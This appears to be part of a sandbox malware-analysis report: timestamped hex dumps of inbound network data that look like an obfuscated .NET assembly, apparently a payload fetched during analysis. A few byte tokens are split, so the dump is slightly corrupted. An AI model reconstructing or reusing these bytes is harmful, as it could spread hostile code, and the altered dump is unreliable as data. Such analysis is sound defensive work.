2021-12-31 18:07:56 UTC	24	IN	Data Raw: 00 20 03 00 00 00 20 84 00 00 00 20 59 00 00 00 58 9c 20 e2 01 00 00 38 06 c1 ff ff 11 37 11 6b 19 58 11 61 19 91 9c 20 57 00 00 00 38 f1 c0 ff ff fe 0c 36 00 20 0c 00 00 00 fe 0c 5e 00 9c 20 a0 01 00 00 38 d9 c0 ff ff 20 fa 00 00 00 20 53 00 00 00 59 fe 0e 5e 00 20 ef 00 00 00 28 1f 01 00 06 3a bb c0 ff ff 26 20 60 01 00 00 38 b0 c0 ff ff fe 0c 36 00 20 00 00 00 00 fe 0c 5e 00 9c 20 c5 00 00 00 28 1f 01 00 06 3a 93 c0 ff ff 26 20 d9 00 00 00 38 88 c0 ff ff 20 90 00 00 00 20 30 00 00 00 59 fe 0e 06 00 20 f1 00 00 00 38 6f c0 ff ff 11 75 17 1f 73 9c 20 77 00 00 00 28 1f 01 00 06 3a 5a c0 ff ff 26 20 99 02 00 00 38 4f c0 ff ff 20 1d 00 00 00 20 63 00 00 00 58 fe 0e 5e 00 20 8f 02 00 00 38 36 c0 ff ff fe 0c 36 00 20 15 00 00 00 20 15 00 00 00 20 3c 00 00 00 Data Ascii: YX 87kXa W86 ^ 8 SY^ (:& `86 ^ (:& 8 0Y 8ous w(:Z& 8O cX^ 866 <
2021-12-31 18:07:56 UTC	25	IN	Data Raw: 00 00 28 1f 01 00 06 3a bd bb ff ff 26 20 36 00 00 00 38 b2 bb ff ff 38 54 f0 ff ff 20 86 00 00 00 38 a3 bb ff ff 11 50 28 f3 00 00 06 13 3a 20 33 02 00 00 28 1e 01 00 06 3a 8b bb ff ff 26 20 8d 01 00 00 38 80 bb ff ff 11 75 1d 1f 74 9c 20 9a 00 00 00 38 70 bb ff ff 12 44 fe 15 30 00 00 00 02 20 51 02 00 00 38 5e bb ff ff 7e 63 00 00 00 04 28 f1 00 00 00 06 28 f2 00 00 06 3a 5b 1d 00 00 20 29 00 00 00 38 40 bb ff ff 20 1f 00 00 00 20 5c 00 00 00 58 fe 0e 5e 00 20 13 00 00 00 28 1e 01 00 06 39 22 bb ff ff 26 20 18 00 00 00 38 17 bb ff ff 11 43 73 72 00 00 0a 28 d4 00 00 06 1f 40 12 1b 28 b0 00 00 00 06 26 20 73 00 00 00 28 1e 01 00 06 3a f2 ba ff ff 26 20 4f 00 00 00 38 e7 ba ff ff 11 53 17 58 13 53 20 c0 01 00 00 fe 0e 74 00 38 cf ba ff ff fe 0c 6d 00 20 05 00 00 00 Data Ascii: (:& 688T 8P(: 3(:& 8ut 8pD0 Q8^~c((:[ )8@ \X^ (9"& 8Csr(@(& s(:& O8SXS t8m
2021-12-31 18:07:56 UTC	26	IN	Data Raw: 28 1f 01 00 06 3a 66 b6 ff ff 26 20 b8 00 00 00 38 5b b6 ff ff 11 3d 73 21 00 00 0a 73 3a 01 00 06 13 50 20 25 00 00 00 fe 0e 74 00 38 3b b6 ff ff 11 37 11 0f 17 58 11 4d 17 91 9c 20 a7 00 00 00 38 2a b6 ff ff 11 30 17 58 13 30 20 0e 00 00 00 28 1e 01 00 06 39 15 b6 ff ff 26 20 4e 00 00 00 38 0a b6 ff ff 20 1d 00 00 00 20 76 00 00 00 58 fe 0e 59 00 20 5d 01 00 00 38 f1 b5 ff ff 16 13 40 20 2d 00 00 00 38 e4 b5 ff ff 11 1e 1e 62 13 1e 20 d5 00 00 00 38 d4 b5 ff ff 20 0a 00 00 00 20 03 00 00 00 58 fe 0e 5e 00 20 5f 01 00 00 38 bb b5 ff ff 20 c4 00 00 00 20 41 00 00 00 59 fe 0e 5e 00 20 82 02 00 00 38 a2 b5 ff ff 20 25 00 00 00 20 1f 00 00 00 59 fe 0e 5e 00 20 f6 00 00 00 38 89 b5 ff ff 20 d5 00 00 00 20 47 00 00 00 59 fe 0 e 5e 00 20 30 01 00 00 38 70 b5 ff Data Ascii: (:f& 8[=s!s:P %t8;7XM 8*0X0 (9& N8 vXY]8@ -8b 8 X^ _8 AY^ 8 % Y^ 8 GY^ 08p
2021-12-31 18:07:56 UTC	28	IN	Data Raw: 0e 00 38 01 ff ff ff 11 4e 28 da 00 00 06 28 db 00 00 06 72 3b 10 00 70 28 dc 00 00 06 39 28 ff ff ff 20 07 00 00 00 28 1e 01 00 06 3a db fe ff ff 26 20 05 00 00 00 38 d0 fe ff ff 11 20 11 4a 28 e2 00 00 06 3a 84 ff ff ff 20 02 00 00 00 28 1e 01 00 06 39 b3 fe ff ff 26 20 06 00 00 00 38 a8 fe ff ff 38 e1 fe ff ff 20 09 00 00 00 38 99 fe ff ff 17 80 59 00 00 04 20 04 00 00 00 fe 0e 0e 00 38 81 fe ff ff 38 be fe ff ff 20 05 00 00 00 28 1f 01 00 06 39 71 fe ff ff 26 20 02 00 00 00 38 66 fe ff ff dd a6 02 00 00 20 02 00 00 00 38 57 fe ff ff 11 57 28 d9 00 00 06 74 52 00 00 01 13 4e 20 0a 00 00 00 38 3f fe ff ff dd 7f 02 00 00 11 57 75 56 00 00 01 13 5c 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 28 00 45 04 00 00 00 05 Data Ascii: 8N((r;p(9((:& 8 J(: (9& 88 8Y 88 (9q& 8f 8WW(tRN 8?WuV\ (:& 8(E
2021-12-31 18:07:56 UTC	29	IN	Data Raw: aa 00 00 00 20 4d 00 00 00 58 fe 0e 59 00 20 29 01 00 00 38 a6 ab ff ff 11 3e 1a 11 1a 12 1a 28 b0 00 00 06 26 20 56 01 00 00 fe 0e 74 00 38 87 ab ff ff 11 76 17 58 13 76 20 8c 01 00 00 28 1e 01 00 06 39 76 ab ff ff 26 20 25 02 00 00 38 6b ab ff ff 20 05 00 00 00 20 57 00 00 00 58 fe 0e 5e 00 20 c9 00 00 00 38 52 ab ff ff fe 0c 36 00 20 18 00 00 00 fe 0c 5e 00 9c 20 68 00 00 00 28 1e 01 00 06 3a 35 ab ff ff 26 20 5e 00 00 00 38 2a ab ff ff 11 37 11 0f 1d 58 11 4d 1d 91 9c 20 5c 01 00 00 38 15 ab ff ff fe 0c 6d 00 20 01 00 00 00 20 3f 00 00 00 20 4c 00 00 00 58 9c 20 ff 00 00 00 fe 0e 74 00 38 ee aa ff ff 16 13 13 20 f7 01 00 00 28 1f 01 00 06 39 e0 aa ff ff 26 20 29 00 00 00 38 d5 aa ff ff fe 0c 36 00 20 0d 00 00 00 fe 0c 5e 00 9c 20 a6 00 00 00 fe 0e 74 Data Ascii: MXY)8>(& Vt8vXv (9v& %8k WX^ 8R6 ^ h(:5& ^8*7XM \8m ? LX t8 (9&)86 ^ t
2021-12-31 18:07:56 UTC	30	IN	Data Raw: 61 a6 ff ff 11 12 16 11 12 8e 69 28 ee 00 00 06 20 c1 00 00 00 38 4b a6 ff ff 20 e2 00 00 00 20 4b 00 00 00 59 fe 0e 5e 00 20 5b 00 00 00 fe 0e 74 00 38 2a a6 ff ff 11 37 11 0f 1b 58 11 71 1b 91 9c 20 db 00 00 00 38 19 a6 ff ff 11 37 11 0f 1d 58 11 61 1d 91 9c 20 1c 01 00 00 38 04 a6 ff ff 11 05 1a 1f 69 9c 20 e3 01 00 00 38 f4 a5 ff ff 11 26 13 27 20 6b 01 00 00 38 e6 a5 ff ff 11 05 16 1f 67 9c 20 12 01 00 00 28 1f 01 00 06 39 d1 a5 ff ff 26 20 42 00 00 00 38 c6 a5 ff ff fe 0c 6d 00 20 06 00 00 00 fe 0c 59 00 9c 20 63 02 00 00 28 1e 01 00 06 3a a9 a5 ff ff 26 20 1d 00 00 00 38 9e a5 ff ff 11 50 28 f3 00 00 06 13 77 20 b1 00 00 00 28 1f 01 00 06 3a 86 a5 ff ff 26 20 ed 00 00 00 38 7b a5 ff ff 38 c0 ca ff ff 20 74 02 00 00 38 6c a5 ff ff fe 0c 36 00 20 1b Data Ascii: ai(8K KY^ [t8*7Xq 87Xa 8i 8&' k8g (9& B8m Y c(:& 8P(w (:& 8{8 t8l6
2021-12-31 18:07:56 UTC	32	IN	Data Raw: fe 0c 59 00 9c 20 10 00 00 00 38 ed a1 ff ff fe 0c 36 00 20 02 00 00 00 fe 0c 5e 00 9c 20 42 01 00 00 fe 0e 74 00 38 cd a1 ff ff fe 0c 36 00 20 0d 00 00 00 20 26 00 00 00 20 62 00 00 00 58 9c 20 35 00 00 00 28 1e 01 00 06 39 ad a1 ff ff 26 20 80 00 00 00 38 a2 a1 ff ff 11 75 1d 1f 64 9c 20 35 00 00 00 38 92 a1 ff ff fe 0c 36 00 20 1d 00 00 00 20 bf 00 00 00 20 3f 00 00 00 59 9c 20 49 00 00 00 38 73 a1 ff ff 16 13 2b 20 3f 00 00 00 38 66 a1 ff ff 38 26 03 00 00 20 fa 01 00 00 38 57 a1 ff ff 1f 0a 8d 16 00 00 01 13 75 20 85 02 00 00 fe 0e 74 00 38 3c a1 ff ff 16 13 15 20 4d 00 00 00 38 33 a1 ff ff 20 92 00 00 00 20 30 00 00 00 59 fe 0e 5e 00 20 4c 01 00 00 38 1a a1 ff ff 11 43 73 72 00 00 0a 11 33 28 1d 01 00 06 20 6f 00 0 0 00 28 1e 01 00 06 3a fd a0 ff ff Data Ascii: Y 86 ^ Bt86 & bX 5(9& 8ud 586 ?Y I8s+ ?8f8& 8Wu t8< M83 0Y^ L8Csr3(o(:
2021-12-31 18:07:56 UTC	33	IN	Data Raw: 00 00 06 11 50 28 e7 00 00 06 28 e9 00 00 06 17 6a 59 3c b3 f9 ff ff 20 e7 01 00 00 38 82 9c ff ff 11 2b 11 64 5d 13 41 20 5a 01 00 00 38 71 9c ff ff fe 0c 36 00 20 17 00 00 00 20 d5 00 00 00 20 47 00 00 00 59 9c 20 23 00 00 00 28 1f 01 00 06 3a 4d 9c ff ff 26 20 85 00 00 00 38 42 9c ff ff 7f 61 00 00 04 28 71 00 00 0a 28 fe 00 00 06 13 61 20 1c 00 00 00 38 27 9c ff ff 20 32 00 00 00 20 28 00 00 00 59 fe 0e 5e 00 20 77 01 00 00 38 0e 9c ff ff 11 6a 11 6a 20 96 51 ad 36 fe 0e 2d 00 20 31 dd 58 50 fe 0e 35 00 fe 0e 3b 00 20 16 28 29 46 fe 0e 65 00 20 90 ac 6c 53 fe 0e 1d 00 20 e3 85 aa 01 fe 0e 66 00 20 b7 83 11 00 fe 0c 1d 00 1f 7f 5f 5a fe 0c 1d 00 1d 64 59 fe 0e 1d 00 20 ef 8f 32 01 fe 0c 2d 00 1f 7f 5f 5a fe 0c 2d 00 1d 64 59 fe 0e 2d 00 20 b6 93 00 00 Data Ascii: P((jY< 8+d]A Z8q6 GY #(:M& 8Ba(q(a 8' 2 (Y^ w8jj Q6- 1XP5; ()Fe lS f _ZdY 2-_Z-dY-
2021-12-31 18:07:56 UTC	34	IN	Data Raw: 01 00 06 2a 13 30 06 00 50 00 00 00 00 00 00 00 00 7e 6a 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 e1 10 00 70 28 62 00 00 0a 72 2d 11 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 35 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 35 00 00 02 80 6a 00 00 04 7e 6a 00 00 04 02 03 04 05 6f 52 01 00 06 2a 13 30 05 00 4f 00 00 00 00 00 00 00 7e 53 00 00 04 3 a 37 00 00 00 28 b3 00 00 06 72 3d 11 00 70 28 62 00 00 0a 72 49 11 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 36 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 36 00 00 02 80 53 00 00 04 7e 53 00 00 04 02 03 04 6f 57 01 00 06 2a 00 13 30 04 00 4d 00 00 00 00 00 00 00 7e 54 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 59 11 00 70 28 62 00 00 0a 72 67 11 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 37 00 00 02 28 23 00 00 0a 28 81 00 00 0a Data Ascii: *0P~j:7(rp(br-p((5(#(t5j~joR*0O~S:7(r=p(brIp((6(#(t6S~SoW*0M~T:7(rYp(brgp((7(#(

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	36	IN	Data Raw: 00 28 ad 00 00 06 2a 3e 00 fe 09 00 00 fe 09 01 00 28 95 00 00 0a 2a 1e 00 28 60 01 00 06 2a 1e 00 28 65 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 96 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 97 00 00 0a 2a 2a fe 09 00 00 6f 98 00 00 0a 2a 00 2a fe 09 00 00 6f 99 00 00 0a 2a 00 2a fe 09 00 00 6f 9a 00 00 0a 2a 00 2a fe 09 00 00 6f 9b 00 00 0a 2a 00 2a fe 09 00 00 6f 9c 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 8d 00 00 0a 2a 2a fe 09 00 00 6f 9d 00 00 0a 2a 00 2a fe 09 00 00 6f 9e 00 00 0a 2a 00 2a fe 09 00 00 6f 9f 00 00 0a 2a 00 2a fe 09 00 00 6f a0 00 00 0a 2a 00 2a fe 09 00 00 6f a1 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 a2 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a3 00 00 0a 2a 2a fe 09 00 00 6f a4 00 00 0a 2a 00 2a fe 09 00 Data Ascii: (*>(*(`*(e*>(*>(**o**o**o**o**o*>(**o**o**o**o**o*>(*>(**o**
2021-12-31 18:07:56 UTC	37	IN	Data Raw: 00 11 20 3e 01 00 00 fe 0e 1f 00 38 00 00 00 00 fe 0c 1f 00 45 a5 01 00 00 4f 22 00 00 8e 1a 00 00 26 12 00 00 8b 13 00 00 f0 04 00 00 f0 26 00 00 80 00 00 00 a0 12 00 00 f2 13 00 00 93 2e 00 00 eb 08 00 00 01 29 00 00 bf 01 00 00 f0 25 00 00 fd 0c 00 00 cc 16 00 00 a4 2a 00 00 46 29 00 00 6a 1f 00 00 e4 0d 00 00 1a 17 00 00 b8 15 00 00 9d 1e 00 00 4d 1a 00 00 83 0e 00 00 34 28 00 00 9f 2c 00 00 bf 09 00 00 42 2d 00 00 8b 11 00 00 ce 19 00 00 d1 14 00 00 38 0b 00 00 8b 29 00 00 ea 06 00 00 75 2a 00 00 19 11 00 00 12 07 00 00 81 07 00 00 a8 11 00 00 f4 11 00 00 d0 15 00 00 fd 23 00 00 13 2b 00 00 e9 00 00 00 31 05 00 00 e4 23 00 00 31 2e 00 00 a2 0e 00 00 90 2b 00 00 79 08 00 00 10 1b 00 00 2c 2b 00 00 24 20 00 00 f6 24 00 00 66 21 00 00 b8 2d 00 00 60 1d Data Ascii: >8EO"&&.)%*F)jM4(,B-8)u*#+1#1.+y,+$ $f!-`
2021-12-31 18:07:56 UTC	38	IN	Data Raw: 73 13 00 00 f9 10 00 00 75 25 00 00 4b 1f 00 00 ce 01 00 00 78 2f 00 00 18 27 00 00 82 1f 00 00 15 31 00 00 b5 30 00 00 62 23 00 00 78 27 00 00 e1 0a 00 00 39 29 00 00 df 31 00 00 d4 21 00 00 41 13 00 00 48 16 00 00 ab 04 00 00 9e 0c 00 00 35 31 00 00 a8 13 00 00 39 08 00 00 bc 08 00 00 cb 0e 00 00 08 08 00 00 ec 1e 00 00 0a 17 00 00 25 04 00 00 18 1d 00 00 df 07 00 00 70 15 00 00 63 11 00 00 f9 06 00 00 69 18 00 00 b5 1e 00 00 88 19 00 00 52 07 00 00 91 0d 00 00 a1 1d 00 00 5b 01 00 00 96 21 00 00 2c 1f 00 00 21 30 00 00 ff 09 00 00 a2 16 00 00 28 15 00 00 68 1e 00 00 7b 2e 00 00 3a 07 00 00 32 17 00 00 05 1a 00 00 6c 22 00 00 c2 2e 00 00 a5 27 00 00 8b 30 00 00 b8 2f 00 00 d0 00 00 00 52 2a 00 00 12 13 00 00 6f 32 00 00 45 2b 00 00 4f 1e 00 00 9b 22 00 Data Ascii: su%Kx/'10b#x'9)1!AH519%pciR[!,!0(h{.:2l".'0/R*o2E+O"
2021-12-31 18:07:56 UTC	40	IN	Data Raw: ff fe 0c 0d 00 20 1d 00 00 00 20 0e 00 00 00 20 0b 00 00 00 58 9c 20 32 00 00 00 38 42 f5 ff ff 38 1a 18 00 00 20 1c 00 00 00 38 33 f5 ff ff fe 0c 01 00 20 0b 00 00 00 fe 0c 14 00 9c 20 69 00 00 00 38 1b f5 ff ff fe 0c 01 00 20 0f 00 00 00 20 44 00 00 00 20 31 00 00 00 58 9c 20 f1 00 00 00 38 fc f4 ff ff fe 0c 0d 00 20 09 00 00 00 fe 0c 10 00 9c 20 0e 01 00 00 28 76 01 00 06 39 df f4 ff ff 26 20 07 00 00 00 38 d4 f4 ff ff fe 0c 0d 00 20 00 00 00 00 fe 0c 18 00 9c 20 f2 00 00 00 38 bc f4 ff ff 11 05 11 1e 3f a0 0b 00 00 20 40 01 00 00 38 a9 f4 ff ff 20 54 00 00 00 20 71 00 00 00 58 fe 0e 14 00 20 20 00 0 0 00 38 90 f4 ff ff 20 be 00 00 00 20 3f 00 00 00 59 fe 0e 18 00 20 4b 01 00 00 38 77 f4 ff ff fe 0c 0d 00 20 19 00 00 00 fe 0c 18 00 9c 20 55 00 00 00 38 Data Ascii: X 28B8 83 i8 D 1X 8 (v9& 8 8? @8 T qX 8 ?Y K8w U8
2021-12-31 18:07:56 UTC	41	IN	Data Raw: 00 28 76 01 00 06 3a fe ef ff ff 26 20 8f 00 00 00 38 f3 ef ff ff fe 0c 0d 00 20 14 00 00 00 20 de 00 00 00 20 4a 00 00 00 59 9c 20 74 00 00 00 28 75 01 00 06 3a cf ef ff ff 26 20 08 00 00 00 38 c4 ef ff ff fe 0c 0d 00 20 01 00 00 00 fe 0c 18 00 9c 20 49 01 00 00 fe 0e 1f 00 38 a4 ef ff ff fe 0c 0d 00 20 02 00 00 00 fe 0c 18 00 9c 20 8a 00 00 00 38 90 ef ff ff fe 0c 0d 00 20 0b 00 00 00 fe 0c 18 00 9c 20 5c 00 00 00 28 76 01 00 06 3a 73 ef ff ff 26 20 6c 00 00 00 38 68 ef ff ff fe 0c 0d 00 20 0d 00 00 00 fe 0c 10 00 9c 20 72 00 00 00 38 50 ef ff ff fe 0c 0d 00 20 1e 00 00 00 20 76 00 00 00 20 08 00 00 00 58 9c 20 aa 00 00 00 28 75 01 00 06 3a 2c ef ff ff 26 20 2d 00 00 00 38 21 ef ff ff 20 84 00 00 00 20 0d 00 00 00 58 fe 0e 18 00 20 68 00 00 00 28 75 01 Data Ascii: (v:& 8 JY t(u:& 8 I8 8 \(v:s& l8h r8P v X (u:,& -8! X h(u
2021-12-31 18:07:56 UTC	42	IN	Data Raw: 76 01 00 06 39 a7 ea ff ff 26 20 00 00 00 00 38 9c ea ff ff 11 02 11 20 3f a4 11 00 00 20 0c 00 00 00 fe 0e 1f 00 38 81 ea ff ff fe 0c 0d 00 20 0c 00 00 00 fe 0c 10 00 9c 20 0e 00 00 00 38 6d ea ff ff fe 0c 01 00 20 08 00 00 00 20 9f 00 00 00 20 35 00 00 00 59 9c 20 26 00 00 00 38 4e ea ff ff 20 e8 00 00 00 20 4d 00 00 00 59 fe 0e 10 00 20 c1 00 00 00 38 35 ea ff ff 20 93 00 00 00 20 31 00 00 00 59 fe 0e 14 00 20 61 00 00 00 38 1c ea ff ff 00 11 0a 11 21 28 6f 01 00 06 20 00 00 00 00 28 76 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 1d 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd dc 07 00 00 11 0a 39 51 00 00 00 20 00 00 00 00 28 75 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 0e 00 45 02 00 00 00 05 00 00 00 26 00 Data Ascii: v9& 8 ? 8 8m 5Y &8N MY 85 1Y a8!(o (v9& 8E89Q (u:& 8E&
2021-12-31 18:07:56 UTC	44	IN	Data Raw: 06 3a 51 e5 ff ff 26 20 27 00 00 00 38 46 e5 ff ff 17 80 78 00 00 04 20 34 01 00 00 38 36 e5 ff ff fe 0c 01 00 20 0a 00 00 00 20 ce 00 00 00 20 44 00 00 00 59 9c 20 4e 00 00 00 28 75 01 00 06 39 12 e5 ff ff 26 20 ce 00 00 00 38 07 e5 ff ff 20 bb 00 00 00 20 3e 00 00 00 59 fe 0e 14 00 20 98 00 00 00 28 76 01 00 06 39 e9 e4 ff ff 26 20 71 00 00 00 38 de e4 ff ff fe 0c 01 00 20 0a 00 00 00 fe 0c 14 00 9c 20 cf 00 00 00 38 c6 e4 ff ff 11 03 11 03 28 6a 01 00 06 28 6c 01 00 06 69 28 6d 01 00 06 13 1a 20 4f 01 00 00 28 76 01 00 06 39 a1 e4 ff ff 26 20 6d 00 00 00 38 96 e4 ff ff fe 0c 01 00 20 05 00 00 00 20 e7 00 00 00 20 4d 00 00 00 59 9c 20 3b 01 00 00 38 77 e4 ff ff fe 0c 0d 00 20 0c 00 00 00 20 cd 00 00 00 20 07 00 00 00 58 9c 20 ee 00 00 00 38 58 e4 ff ff Data Ascii: :Q& '8Fx 486 DY N(u9& 8 >Y (v9& q8 8(j(li(m O(v9& m8 MY ;8w X 8X
2021-12-31 18:07:56 UTC	45	IN	Data Raw: df ff ff 11 0b 13 04 20 35 00 00 00 38 ed df ff ff 11 1a 13 23 20 cd 00 00 00 38 df df ff ff 11 21 28 72 01 00 06 20 ba 00 00 00 28 76 01 00 06 39 c9 df ff ff 26 20 4e 00 00 00 38 be df ff ff 11 05 11 1e 17 59 40 cc e6 ff ff 20 2d 00 00 00 28 76 01 00 06 3a a4 df ff ff 26 20 7d 01 00 00 38 99 df ff ff fe 0c 0d 00 20 00 00 00 00 fe 0c 18 00 9c 20 5f 00 00 00 38 81 df f f ff fe 0c 0d 00 20 1c 00 00 00 20 4b 00 00 00 20 46 00 00 00 58 9c 20 a3 00 00 00 38 62 df ff ff fe 0c 0d 00 20 1a 00 00 00 20 de 00 00 00 20 17 00 00 00 58 9c 20 22 01 00 00 38 43 df ff ff 20 76 00 00 00 20 47 00 00 00 58 fe 0e 10 00 20 17 00 00 00 28 75 01 00 06 39 25 df ff ff 26 20 81 00 00 00 38 1a df ff ff fe 0c 0d 00 20 17 00 00 00 fe 0c 18 00 9c 20 1c 00 00 00 28 76 01 00 06 3a fd de Data Ascii: 58# 8!(r (v9& N8Y@ -(v:& }8 _8 K FX 8b X "8C v GX (u9%& 8 (v:
2021-12-31 18:07:56 UTC	46	IN	Data Raw: 00 20 21 00 00 00 58 9c 20 29 01 00 00 38 93 da ff ff fe 0c 0d 00 20 05 00 00 00 fe 0c 10 00 9c 20 92 01 00 00 38 7b da ff ff fe 0c 0d 00 20 05 00 00 00 fe 0c 18 00 9c 20 28 00 00 00 38 63 da ff ff fe 0c 01 00 20 01 00 00 00 fe 0c 1c 00 9c 20 22 00 00 00 28 76 01 00 06 3a 46 da ff ff 26 20 2a 00 00 00 38 3b da ff ff fe 0c 01 00 20 0c 00 00 00 20 8d 00 00 00 20 2f 00 00 00 59 9c 20 1b 01 00 00 38 1c da ff ff fe 0c 0d 00 20 15 00 00 00 20 0a 00 00 00 20 0d 00 00 00 58 9c 20 38 00 00 00 38 fd d9 ff ff fe 0c 0d 00 20 0d 00 00 00 fe 0c 18 00 9c 20 52 01 00 00 38 e5 d9 ff ff fe 0c 0d 00 20 12 00 00 00 20 69 00 00 00 20 58 00 00 00 58 9c 20 2b 00 00 00 38 c6 d9 ff ff 20 36 00 00 00 20 51 00 00 00 58 fe 0e 18 00 20 12 00 00 00 38 ad d9 ff ff 20 4c 00 00 00 20 53 Data Ascii: !X)8 8{ (8c "(v:F& *8; /Y 8 X 88 R8 i XX +8 6 QX 8 L S
2021-12-31 18:07:56 UTC	48	IN	Data Raw: 38 43 d5 ff ff fe 0c 0d 00 20 14 00 00 00 20 7a 00 00 00 20 09 00 00 00 59 9c 20 17 01 00 00 28 76 01 00 06 39 23 d5 ff ff 26 20 6a 00 00 00 38 18 d5 ff ff fe 0c 0d 00 20 0b 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 66 00 00 00 28 76 01 00 06 3a f4 d4 ff ff 26 20 e8 00 00 00 38 e9 d4 ff ff 20 66 00 00 00 20 4d 00 00 00 58 fe 0e 18 00 20 1e 00 00 00 38 d0 d4 ff ff 20 51 00 00 00 20 64 00 00 00 58 fe 0e 18 00 20 a9 00 00 00 38 b7 d4 ff ff 20 46 00 00 00 20 11 00 00 00 58 fe 0e 18 00 20 25 00 00 00 28 76 01 00 06 39 99 d4 ff ff 26 20 13 00 00 00 38 8e d4 ff ff 20 33 00 00 00 20 20 00 00 00 58 fe 0e 18 00 20 a4 01 00 00 fe 0e 1f 00 38 6d d4 ff ff 11 08 1e 62 13 08 20 64 01 00 00 38 61 d4 ff ff fe 0c 0d 00 20 10 00 00 00 20 07 00 00 00 20 38 00 00 00 58 Data Ascii: 8C z Y (v9#& j8 *Y f(v:& 8 f MX 8 Q dX 8 F X %(v9& 8 3 X 8mb d8a 8X

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	49	IN	Data Raw: 00 00 28 76 01 00 06 39 e7 cf ff ff 26 20 ad 00 00 00 38 dc cf ff ff fe 0c 0d 00 20 04 00 00 00 20 8c 00 00 00 20 2e 00 00 00 59 9c 20 73 01 00 00 38 bd cf ff ff 38 fc da ff ff 20 de 00 00 00 38 ae cf ff ff 20 46 00 00 00 20 00 00 00 00 58 fe 0e 18 00 20 17 00 00 00 28 75 01 00 06 3a 90 cf ff ff 26 20 02 00 00 00 38 85 cf ff ff 20 c8 00 00 00 20 42 00 00 00 59 fe 0e 14 00 20 1f 01 00 00 28 76 01 00 06 39 67 cf ff ff 26 20 3b 00 00 00 38 5c cf ff ff fe 0c 0d 00 20 02 00 00 00 20 73 00 00 00 20 15 00 00 00 59 9c 20 8c 01 00 00 28 75 01 00 06 3a 38 cf ff ff 26 20 18 00 00 00 38 2d cf ff ff fe 0c 01 00 20 02 00 00 00 fe 0c 1c 00 9c 20 6f 00 00 00 38 15 cf ff ff 11 06 11 20 3f b7 fd ff ff 20 4b 00 00 00 28 76 01 00 06 39 fd ce ff ff 26 20 2f 00 00 00 38 f2 ce Data Ascii: (v9& 8 .Y s88 8 F X (u:& 8 BY (v9g& ;8\ s Y (u:8& 8- o8 ? K(v9& /8
2021-12-31 18:07:56 UTC	50	IN	Data Raw: 00 00 00 20 46 00 00 00 59 9c 20 71 00 00 00 38 86 ca ff ff fe 0c 01 00 20 0d 00 00 00 20 a2 00 00 00 20 75 00 00 00 59 9c 20 bf 00 00 00 38 67 ca ff ff fe 0c 0d 00 20 10 00 00 00 20 97 00 00 00 20 32 00 00 00 59 9c 20 18 00 00 00 28 76 01 00 06 3a 43 ca ff ff 26 20 49 00 00 00 38 38 ca ff ff d0 29 00 00 02 28 68 01 00 06 6f 24 00 00 0a 72 cb 12 00 70 28 69 01 00 06 73 3a 01 00 06 13 03 20 2c 00 00 00 38 0e ca ff ff fe 0c 01 00 20 01 00 00 00 20 d1 00 00 00 20 45 00 00 00 59 9c 20 85 01 00 00 38 ef c9 ff ff fe 0c 0d 00 20 0f 00 00 00 fe 0c 10 00 9c 20 78 00 00 00 38 d7 c9 ff ff fe 0c 0d 00 20 1f 00 00 00 fe 0c 18 00 9c 20 22 00 00 00 28 75 01 00 06 39 ba c9 ff ff 26 20 e3 00 00 00 38 af c9 ff ff fe 0c 0d 00 20 03 00 00 00 fe 0c 10 00 9c 20 77 01 00 00 38 Data Ascii: FY q8 uY 8g 2Y (v:C& l88)(ho$rp(is: ,8 EY 8 x8 "(u9& 8 w8
2021-12-31 18:07:56 UTC	52	IN	Data Raw: 0e 2a 00 fe 0c 2a 00 fe 0c 00 00 58 fe 0e 2a 00 fe 0c 2a 00 fe 0c 2a 00 1f 0d 64 61 fe 0e 2a 00 fe 0c 2a 00 fe 0c 0c 00 58 fe 0e 2a 00 fe 0c 07 00 1b 62 fe 0c 07 00 58 fe 0c 07 00 61 fe 0c 2a 00 58 fe 0e 2a 00 fe 0c 2a 00 76 6c 6d 58 13 25 20 3a 00 00 00 28 75 01 00 06 39 e2 c4 ff ff 26 20 5c 00 00 00 38 d7 c4 ff ff 00 01 10 00 00 02 00 f7 15 3a 31 16 59 00 00 00 00 13 30 04 00 5c 00 00 00 00 00 00 00 02 d0 3a 00 00 02 28 23 00 00 0a 6f 24 00 00 0a 28 cb 00 00 0a 39 3b 00 00 00 7e 78 00 00 04 3a 05 00 00 00 28 62 01 00 06 73 cc 00 00 0a 25 02 6f cd 00 00 0a 6f ce 00 00 0a 25 7e 77 00 00 04 74 36 00 00 01 6f cd 00 00 0a 6f ce 00 00 0a 6f cf 00 00 0a 2a 02 6f cd 00 00 0a 2a 13 30 03 00 4d 00 00 00 1c 00 00 11 7e 78 00 00 04 3a 05 00 00 00 28 62 01 00 06 03 Data Ascii: **X***da**X*bXa*X**vlmX% :(u9& \8:1Y0\:(#o$(9;~x:(bs%oo%~wt6ooo*o*0M~x:(b
